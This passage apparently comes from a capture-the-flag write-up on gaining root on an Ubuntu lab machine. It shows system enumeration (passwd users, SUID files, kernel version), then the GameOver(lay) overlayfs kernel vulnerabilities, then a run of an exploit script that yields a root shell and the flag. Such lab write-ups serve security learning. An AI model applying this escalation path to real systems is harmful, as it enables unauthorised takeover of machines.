# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

No unusual cron jobs are running.




```
metalytics@analytics /tmp/Privy Fri Oct 11 2024 14:23 (0.126s)
cat Passwd.txt | grep bash

root:x:0:0:root:/root:/bin/bash
metalytics:x:1000:1000:,,,:/home/metalytics:/bin/bash
```

No other user confirmed.




```
SUID (find / -perm -u=s -type f 2>/dev/null
-------------------------------------------
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/umount
/usr/bin/chsh
/usr/bin/fusermount3
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1

GUID (find / -perm -g=s -type f 2>/dev/null
-------------------------------------------
/usr/bin/wall
/usr/bin/ssh-agent
/usr/bin/write.ul
/usr/bin/expiry
/usr/bin/crontab
/usr/bin/chage
/usr/lib/x86_64-linux-gnu/utempter/utempter
/usr/sbin/unix_chkpwd
/usr/sbin/pam_extrausers_chkpwd
```

No SUID and GUID files present that can help in privilege escalation...




```
uname -a
---------
Linux analytics 6.2.0-25-generic #25~22.04.2-Ubuntu SMP PREEMPT_DYNAMIC Wed Jun 28
6_64 GNU/Linux

cat /etc/issue
--------------
Ubuntu 22.04.3 LTS \n \l


cat /etc/*-release
------------------
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=22.04
DISTRIB_CODENAME=jammy
DISTRIB_DESCRIPTION="Ubuntu 22.04.3 LTS"
PRETTY_NAME="Ubuntu 22.04.3 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.3 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
```

Kernel exploit can work but will look at it afterwards...



```
metalytics@analytics /opt/containerd Fri Oct 11 2024 14:26 (0.119s)
ls
ls: cannot open directory '.': Permission denied

metalytics@analytics /opt Fri Oct 11 2024 14:26 (0.111s)
cd containerd/

metalytics@analytics /opt Fri Oct 11 2024 14:26 (0.113s)
ls -al
total 12
drwxr-xr-x  3 root root 4096 Aug  8  2023 .
drwxr-xr-x 18 root root 4096 Aug  8  2023 ..
drwx--x--x  4 root root 4096 Aug  8  2023 containerd

metalytics@analytics /tmp/Privy Fri Oct 11 2024 14:26 (0.111s)
cd /opt
```

in /opt found a directory which cannot be accessed...



GameOver(lay) Ubuntu Privilege Escalation

CVE-2023-2640

https://www.cvedetails.com/cve/CVE-2023-2640/

On Ubuntu kernels carrying both c914c0e27eb0 and "UBUNTU: SAUCE: overlayfs: Skip permission checking for trusted.overlayfs.* xattrs", an unprivileged user may set privileged extended attributes on the mounted files, leading them to be set on the upper files without the appropriate security checks.


CVE-2023-32629

https://www.cvedetails.com/cve/CVE-2023-32629/

Local privilege escalation vulnerability in Ubuntu Kernels overlayfs ovl_copy_up_meta_inode_data skip permission checks when calling ovl_do_setxattr on Ubuntu kernels.

Vulnerable kernels

Kernel version	Ubuntu release
6.2.0	Ubuntu 23.04 (Lunar Lobster) / Ubuntu 22.04 LTS (Jammy Jellyfish)
5.19.0	Ubuntu 22.10 (Kinetic Kudu) / Ubuntu 22.04 LTS (Jammy Jellyfish)




5.4.0	Ubuntu 22.04 LTS (Local Fossa) / Ubuntu 18.04 LTS (Bionic Beaver)

Usage


Tested on kernels 5.19.0 and 6.2.0.

So after searching a lot and not finding anything found a way for local privilege escalation using kernel exploit.



```
metalytics@analytics /tmp Fri Oct 11 2024 14:28
./exploit.sh

[+] You should be root now
[+] Type 'exit' to finish and leave the house cleaned
root@analytics:/tmp# id
uid=0(root) gid=1000(metalytics) groups=1000(metalytics)
root@analytics:/tmp#

metalytics@analytics /tmp Fri Oct 11 2024 14:28 (0.112s)
chmod +x exploit.sh
```

So got the exploit in compromised machine and ran it and thus escalated privileges vertically.



```
metalytics@analytics /tmp Fri Oct 11 2024 14:28
./exploit.sh
[+] You should be root now
[+] Type 'exit' to finish and leave the house cleaned
root@analytics:/tmp# id
uid=0(root) gid=1000(metalytics) groups=1000(metalytics)
root@analytics:/tmp# cd /root
root@analytics:/root# ls
root.txt
root@analytics:/root#
```

Got last/root flag...